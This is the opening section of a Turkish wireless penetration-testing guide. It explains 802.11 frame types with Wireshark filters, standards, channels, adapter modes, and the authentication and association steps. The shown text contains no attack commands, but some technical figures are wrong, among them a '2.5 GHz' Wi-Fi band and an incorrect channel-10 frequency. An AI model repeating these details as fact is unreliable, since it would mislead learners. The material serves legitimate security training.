BİLGİ GÜVENLİĞİ AKADEMİSİ

www.bga.com.tr

Pentest Çalışmalarında Kablosuz Ağ Güvenlik Testleri

Ender AKBAŞ

April 2015

BGA Information Security
www.bga.com.tr

İçindekiler

Kablosuz Ağlar ve Güvenlik 3
Temel Kavramlar 3
Kablosuz Ağ Yöntemleri ve Ağ Arabirim Modları 9
Kablosuz ağ arabirim çalışma modları 9
Kablosuz Ağ Bağlantı Yöntemleri 10
Infrastructure mode : Erişim noktası bağlantı yöntemi 10
Promiscuous mod ve monitor mod farkı 11
Kablosuz Ağ Bağlanma Aşamaları 12
Linux Sistemlerden Kablosuz Ağlara Bağlantı 13
WPA Korumalı Ağlara Linux Sistemler Üzerinden Bağlanmak 14
Kablosuz Ağ Güvenlik Testleri için Ortam oluşturma 17
Vmware ile Kablosuz Ağ adaptörlerini Kullanma 17
Kablosuz Ağlarda Şifreleme ve Kimlik Doğrulama 19
WEP 19
WPA/WPA2 20
TKIP 20
CCMP 20
802.1x 21
EAP(Extensible Authentication Protocol) 21
Kablosuz Ağlarda Güvenlik Önlemleri 22
Erişim noktası Öntanımlı Ayarlarının Değiştirilmesi 22
Erişim Noktası İsmini Görünmez Kılma: SSID Saklama 22
Erişim Kontrolü 22
MAC tabanlı erişim kontrolü 22
Şifreleme Metodu 23
Kablosuz Ağ Güvenlik Testleri 25
Kablosuz Ağlarda Keşif Çalışmaları 25
Kablosuz Ağlara Yönelik Saldırı Çeşitleri 30
Kablosuz Ağda Şifreleme Protokolleri ve Kırma Çalışmaları 33
Sahte Erişim Noktası (AP) Kurulumu ve Trafik İnceleme 49
Captive Portal Güvenlik Testleri 57
AP/Router Üzerinde Çıkan Zafiyetler 63
Ek-1: Kablosuz Ağ Güvenlik Testleri Kontrol Listesi 68
Ek-2: Yazıda kullanılan araç listesi 69
Referanslar 70

Kablosuz Ağlar ve Güvenlik

Bu dokümanda kablosuz ağlar ile ilgili kavramlar ve bunlarla ilgili güvenlik tehditleri, atak vektörleri verilmiştir. Doküman boyunca kullanılan yazılım/donanım bilgisi aşağıdaki gibidir.

Donanım&Yazılım	
TP-LINK TLWN722N (150 Mbps)	USB portlu kablosuz ağ adaptörü (Atheros AR9271)
Macbook Pro	OSX 10.9.4
VMware Fusion	Kali Linux 3.14-kali1-686-pae
Pineapple	Mark V

Temel Kavramlar

Kablosuz ağlarda günümüzde kullandığımız kablolu ağlardan farklı bazı önemli noktalar vardır. Bu noktaların daha iyi anlaşılabilmesi için sadece kablosuz ağlara özel bazı tanımların, terimlerin bilinmesi faydalı olacaktır.

Kablosuz ağ:
Bilgisayarlar ve ağ cihazları arasındaki verilerin kablosuz olarak hava ortamında iletildiği bir ağ çeşididir. Wi-Fi, cep telefonları ve radyo dalgalarını kullanan diğer uygulamalar(TV/Radyo/Uydu gibi) kablosuz ağ içinde değerlendirilebilir. Bu yazıda kablosuz yerel ağlardan(WLAN) bahsedilmiştir.

İnternetin evlere girmesiyle yaygınlaşmıştır. Bireysel kullanıcıların yanı sıra bir çok kurumda da kablosuz ağlar bulunur. Taşınabilirlik ve maddi açıdan kolaylıklar getirse de taşıyabileceği veri trafiği ve trafiğin izlenebilir olması kablosuz ağları riskli kılar.


Kablosuz ağlar ve kablolu ağlara dair karşılaştırma tablosu aşağıdaki gibidir.

	Kablolu ağ	**Kablosuz ağ**
Kapasite/yük	Geniş	Sınırlı
Topoloji	Point-to-point	Broadcast
Güvenilirlik	Güvenilir	Güvensiz
Taşınabilirlik	Sabit	Taşınabilir

Kablosuz ağlar için IEEE 802.11 standartları uygulanmaktadır ve OSI modelinde fiziksel katmanda (1.katman) yer almaktadır. IEEE 802.11 standartları ağda bulunan cihazların birbirleri ile iletişimini sağlaması için gerekli kuralları ortaya koyan bir protokoldür. Bu standartların gelişen teknoloji ve ihtiyaca göre getirdiği bant


genişliği, frekans gibi farklılıklar konunun ilerleyen kısımlarında verilecektir. 2004 yılında klasik 802.11 standartları yerini daha iyi veri güvenliğinin ve kimlik doğrulama metotlarının sağlandığı 802.11i'ye bırakmıştır. Bu yeni standartlar RSN(Rebost Security Network) olarak da anılmaktadır.

Frame: Kablosuz ağlarda haberleşme frame(çerçeve) üzerinden gerçekleşir. 802.11 standartlarına uygun bir frame aşağıdaki gibidir. İlk 2 Bytelık kısım Frame Control'dur. Frame Control ise kendi içinde farklı kısımlara ayrılır. Bu yazı için önemli olanlar Frame Type ve Frame Subtype'dır.



Frame Type, WLAN frame'in tipini belirleyen kısımdır. 3 çeşidi vardır: Management, Control ve Data.
Management Frame: Ağ cihazı ile istemci arasındaki bağlantının kurulmasıyla ilgilidir. 10 farklı alt-tipi vardır. Bunlar arasında Authentication, Deauthentication, Beacon ve Probe frameler bizim için önem arzedenlerdir. Wireshark (WS) filtresi: **wlan.fc.type == 0**


- **Authentication frame (1):** Ağ cihazı ile istemci arasındaki bağlantı isteği, bağlantının kabul veya ret edilmesi gibi bilgiler bu frame içerisinde taşınır.
- **Deauthentication frame (2):** Ağ cihazı veya istemci(bazen durumlarda saldırganlar) bağlantıyı koparmak istediğinde bu frame kullanılır.
- **Beacon frame (8):** Kablosuz ağ cihazları sürekli olarak içinde ismi(SSID) ve diğer bilgileri(frekans,tip, MAC vb.) barındıran beacon frameler yayınlar. Böylece kullanıcılar yayın yapan AP'leri görebilir ve buna göre bağlanabilir. Beacon frame'e dair ekran görüntüsü Wireshark üzerinden alınmıştır. IEEE 802.11 Beacon Frame kısmında Type parametresinin Management olduğu görülebilir. Subtype ise 8'dir. Çünkü Beacon frame Management Frame'in 10 alt-tipinden 8.sidir.
  Wiresharkta sadece Beacon frameleri görüntülemek için;
  wlan.fc.type_subtype==0x08 filtresi uygulanabilir.




- **Probe Request (İstek):** İstemciler daha önce bağlandıkları ve otomatik olarak bağlan seçeneğinin aktif olduğu kablosuz ağlar için etrafa Probe Requestler gönderir. Örneğin evde Ev isminde bir

kablosuz ağ olsun ve cep telefonu üzerinden bu ağa bağlanıp otomatik bağlan seçeneği aktif edilsin. Cep telefonunun kablosuz ağı, Ev'den uzakta bir yerde aktif edildiğinde, telefonun kablosuz ağ adaptörü 'Ev buralarda mısın?' mesajları yollayacaktır.

Control Frame: Ağ cihazı ile istemci arasındaki veri trafiğinin doğruluğu, bütünlüğü bu frame üzerinde taşınır. 3 farklı alt-tipi vardır: Acknowledgement(ACK), Request-to-send(RTS), Clear-to-send(CTS).
WS filtresi: **wlan.fc.type == 1**



Data Frame: Asıl bilginin taşındığı framelerdir.
WS filtresi **wlan.fc.type == 2**



WEP: Kablosuz ağlarda kablolu ağlara eşdeğer güvenlik sağlama amacı ile geliştirilmiş ve yaygın olarak kullanılan bir WLAN şifreleme protokolüdür.

WPA: WEP'de çıkan güvenlik zafiyetlerinin giderilmesi ve yeni özelliklerin eklenmesi ile çıkarılmış güvenlik protokolüdür. Temel olarak WEP kullanır sadece anahtar değişimi ve IV sabiti farklıdır.

WPA-II: Geçici çözüm olan WPA'nın yerini 2004'te WPA-2 almıştır. AP'ye bağlantı 4'lü el sıkışmayla sağlanır.

Access Point(AP)(Erişim Noktası): Kablosuz ağ cihazlarının bağlanarak bir ağ oluşturduğu merkezi cihaz. Bu cihaz bir donanım olabileceği gibi özelleştirilmiş bir Linux dağıtımı da olabilir.

SSID : Access Point(Erişim Noktası)'nın tanımlayıcı adı.

802.11x : IEEE tarafından tanımlanmış ve kablosuz ağ cihazlarının nasıl çalışacağının belirtildiği standartlar dizisi.

Kanal(Channel): AP'nin hangi frekansta yayın yapacağını, her biri frekans aralıklarına denk gelen 1 ile 14 arasındaki değerlerle belirtir. Wi-Fi'de genelde 2.5 GHz bandı kullanılır ve bu band 5MHz'lik aralıklarla 14 kanala ayrılmıştır. Her AP aynı anda 1 kanalda çalışır. İletişimin sağlanması için AP ve istemcinin aynı kanalda(frekansta) olması gerekir. AP'lerin birbirine yakın bantlarda çalışması durumunda frekanslar üstüstü gelir(overlapping) ve ortamdaki gürültüyü(noise) artırır. Bu nedenle genelde birbirine görece uzak olan 1, 6 ve 11 kanalları tercih edilir.

Kanal	Düşük Frekans	Merkez frekans	Yüksek frekans
1	2.401	2.412	2.423
2	2.406	2.417	2.428
3	2.411	2.422	2.433
4	2.416	2.427	2.438
5	2.421	2.432	2.443
6	2.426	2.437	2.448
7	2.431	2.442	2.453
8	2.436	2.447	2.458
9	2.441	2.452	2.463
10	2.451	2.457	2.468
11	2.451	2.462	2.473

Kablosuz Ağ Standartları

Çeşitli firmalar tarafından üretilmiş kablosuz ağ cihazlarının birbirleri ile sorunsuz haberleşebilmesi için uyması gereken bazı standartlar vardır. Bu standartları IEEE belirler, kablosuz ağlar için 802.11 ailesi belirlenmiştir. Günümüzde yoğun kullanılan bazı 802.11x standartları ve özelikleri aşağıda verilmiştir.

- 802.11b
  - 2.4 GHz aralığında çalışır
  - Maksimum bant genişliği 11Mbps
  - 30-75m arası performans
  - Günümüzde yaygın kullanılıyor

- 802.11a
  - 5GHz aralığında yayın yapar
  - Maksimum bant genişliği 54Mbps
  - 25-50m civarında performans

- 802.11g
  - 802.11b uyumlu
  - 2.4 GHz aralığında
  - 54 Mbps'e kadar çıkan hız kapasitesi

- 802.11i
  - Güvenli WLAN kullanımı için düşünülmüş
  - 802.11a ve 802.11b WLAN'lari arasındaki iletişimin şifrelenmesini belirler

- AES TKIP(temporary key integrity protocol) gibi yeni şifreleme metotları kullanır.

- 802.11n
  - Bant genişliği, hız ve kapsama alanı artmıştır.
  - 2.4 GHz ve 5 GHz'de çalışabilir.
  - AES şifreleme metodu kullanılır.

Kablosuz Ağ Yöntemleri ve Ağ Arabirim Modları


Kablosuz ağ arabirim çalışma modları

Kablosuz ağ adaptörleri kullandıkları sürücüye ve yapacağı işleve bağlı olarak dört farklı modda çalışabilir. Bunlar: Managed, Master(hostap), Ad-hoc ve Monitor mod.

Master Mod: Etraftaki kablosuz ağ istemcilerine hizmet vermek için kullanılan mod. Erişim noktası olarak adlandırılan cihazlarda kablosuz ağ adaptörleri bu modda çalışır.

Managed Mod: Bir erişim noktasına bağlanarak hizmet alan istemcinin bulunduğu mod.


Ad-Hoc Mod: Arada bir AP olmaksızın kablosuz istemcilerin haberleşmesi için kullanılan mod.



Monitor Mod: Herhangi bir kablosuz ağa bağlanmadan pasif olarak ilgili kanaldaki tüm trafiğin izlenmesine olanak sağlayan mod. Kablosuz ağlarda güvenlik konusunda sık sık kullanılan bir moddur.

Kablosuz Ağ Bağlantı Yöntemleri

Kablosuz ağlar temelde iki modda çalışır: bunlardan biri Ad-hoc diğeri de Infrastructure mod olarak adlandırılmıştır. Genellikle, kablosuz ağı kullanım amacımıza göre bu iki mod'dan birini seçme durumunda kalırız.



Ad-hoc mod, iki kablosuz ağ cihazının arada başka bir birleştiriciye(AP) ihtiyaç duymadan haberleşebildiği durumdur. Teknik olarak Independent Basic Service Set(IBSS) olarak da bilinir. Ad-hoc bağlantıları genellikle evde kişisel işlerimiz için kullanırız. Mesela, bir evde iki bilgisayar ve birinin internet bağlantısı var, diğer bilgisayarıda internete çıkarmak istersek önümüze iki seçenek çıkıyor: ya iki bilgisayar arasında bir kablo çekerek iki bilgisayarı direk birbirine bağlayacağız ya da bir hub/switch alarak iki bilgisayarı bu aracı cihazlar ile konuşturacağız.

Oysa bunlardan başka bir seçeneğimiz daha var -tabi eğer her iki bilgisayarda kablosuz ağ adaptörü varsa-. Bu iki cihazın kablosuz ağ adaptörlerini Ad-hoc modda çalışacak şekilde ayarlarsak ve internete çıkan bilgisayarda bağlantı paylaşımı yaparsak iki makinede özgür bir şekilde interneti kullanabilecektir.

Burada makinelerin Linux, Windows ya da Mac olması farketmez. Tanımlanan değerler standartlara uygun olduğu müddetçe her işlemi kolaylıkla yapılabilir.

Piyasada 20-30 $ dolara bulunabilecek USB kablosuz ağ adaptörleri ile ya da kullandığınız dizüstü bilgisayarın kendi sistemi ile kolaylıkla Ad-hoc mod kablosuz ağ kurulabilir.
Kısaca Ad-hoc mod için herhangi bir AP'e gerek duymadan kablosuz ağ cihazlarının birbirleri arasında haberleşmesidir diyebiliriz.

Infrastructure mode : Erişim noktası bağlantı yöntemi

Infrastructure mode ortamdaki kablosuz ağ cihazlarının haberleşmesi için arada AP gibi bir cihaza ihtiyaç duyulmasıdır. Ad-hoc moda göre biraz daha karmaşıktır ve özel olarak ayarlamadıysak işletim sistemimiz bu modu kullanacak şekilde yapılandırılmıştır. Teknik olarak "Basic Service Set" olarak da bilinir(BSS). Infrastructure modda kablosuz ağ istemcileri birbirleri ile direkt konuştuklarını düşünürler fakat tüm paketler AP aracılığı ile iletilir. Burada ağa dahil olmayan herhangi bir kablosuz ağ cihazının tüm trafiği izleme riski vardır. Bu sebeple Infrastructure mod kullanırken genellikle iletişim şifrelenir. Şifreleme amaçlı olarak WEP ya da WPA gibi protokoller kullanılır. Şifreli iletişimde aradaki trafik izlense bile anlaşılmaz olacaktır.

Promiscuous mod ve monitor mod farkı

Klasik yapılan hata promiscuous mod ve monitor modun karıştırılmasıdır. Bu iki moda birbirinden tamamen farklıdır.

Monitor mod, bir kablosuz ağ arabiriminin herhangi bir ağa bağlanmadan o ağa ait tüm trafiği izleyebilmesine olanak verir.


Promiscuous mod ise bir ağa bağlanıldığında o ağda –duruma göre- tüm trafiği izleyebilmenizi sağlar.

Kablosuz ağlarda Wireshark gibi sniffer araçları kullanırken "Promiscuous" mod seçili ise bazen hiç paket yakalayamazsınız. Bu kullandığınız kablosuz ağ adaptörünün ya da sürücüsünün Promiscuous mod desteklemediğini gösterir.


Kablosuz Ağ Bağlanma Aşamaları

Authentication(Kimlik doğrulama): Bir kullanıcı sisteminin AP'ye kimlik doğrulayarak ağa dahil olmasının ilk adımdır. Bu adımda iletilen frameler şifrelenmemektedir(Çünkü management framelerden birisidir). 2 çeşit kimlik doğrulama tanımlanmıştır: Open ve Shared Key.

- **Open System Authentication:** Bu tip kimlik doğrulamada istemciden içinde MAC adresinin olduğu bir istek gider ve AP'den isteğin kabul veya reddediğine dair bir cevap dönülür.



- **Shared Key Authentication:** Kimlik doğrulama için ortak olarak bilinen bir anahtar(parola) kullanılır. Önce istemci AP'ye bir bağlantı isteğinde bulunur. AP kullanıcıya challenge text gönderir. İstemci bilinen anahtar bilgisiyle bu metini şifreler ve AP'ye gönderir. AP şifreli metini alır ve üzerinde belirlenen asıl anahtarla bu metinin şifresini çözer. Eğer şifresi çözülmüş olan metin, kullanıcıya ilk olarak gönderilen challenge text ile aynıysa parola doğru demektir. Kullanıcıya kimlik doğrulama için kabul veya ret içeren cevap dönülür.



Association (Ağa kayıt olma):

İstemciler kimlik doğrulama adımını geçtikten sonra AP tarafından ağa kayıt edilmelidir(association). Bu işlem olmadan istemciden gelen/giden frameler AP tarafından yoksayılır. Bir istemci aynı anda sadece bir ağa kayıt olabilir ve kayıt işlemi sadece iletişim AP üzerinden gerçekleştiği **Infrastructure mod**da gerçekleşir. İstemci association için bir istek gönderir, AP isteği değerlendirir ve olumlu yada olumsuz cevap döner. Eğer cevap olumluysa association cevabı içinde istemciyi daha sonra tanımak için atanan bir ID bulunur(Association ID(AID)).

Linux Sistemlerden Kablosuz Ağlara Bağlantı

Linux sistemler kablosuz ağ yapılandırması için zengin seçeneklere sahiptir. Her Linux dağıtımının kendi grafik arabirimli yapılandırması olduğu gibi tüm Linux dağıtımları için geçerli komutları kullanmak da her zaman hazır seçenek olarak durmaktadır.

Bir kablosuz ağ cihazının neler yapabileceğini düşünelim; öncelikle bulunduğu çevredeki çalışır vaziyette bulunan erisim noktalarını görmek isteyecektir, bulduğu erişim noktalarından birini seçerek bağlanmak ve gerekli IP yapılandırmasını girmesi gerekecektir, ya da erişim noktası tarafından verilen hazır bilgileri kullanacaktır. Eğer erişim noktasında güvenlik amaçlı şifreleme kullanılmışsa kullanılan protokole(WEP/WPA) uygun anahtarın da doğru şekilde girilmesi gerekir.

Kapsama alanında bulunan Erişim Noktalarını(Access Point) keşfetmek için "iwlist" komutu uygun parametreler ile kullanılır.

Linux makinemizdeki wireless Ethernet arabiriminin eth1 olduğunu varsayarsak çevremizdeki AP'leri aşağıdaki komut ile görebiliriz.

```
root@byte: ~# iwlist eth1 scan
          eth1      Scan completed :
          Cell 01 - Address: 00:05:60:D5:CE:76
                    ESSID:"Byte Test"
                    Mode:Master
                    Frequency:2.417GHz
                    Quality:0/10  Signal level:-70 dBm  Noise level:-256 dBm
                    Encryption key:off
                    Bit Rate:1Mb/s
                    Bit Rate:2Mb/s
                    Bit Rate:5.5Mb/s
                    Bit Rate:11Mb/s
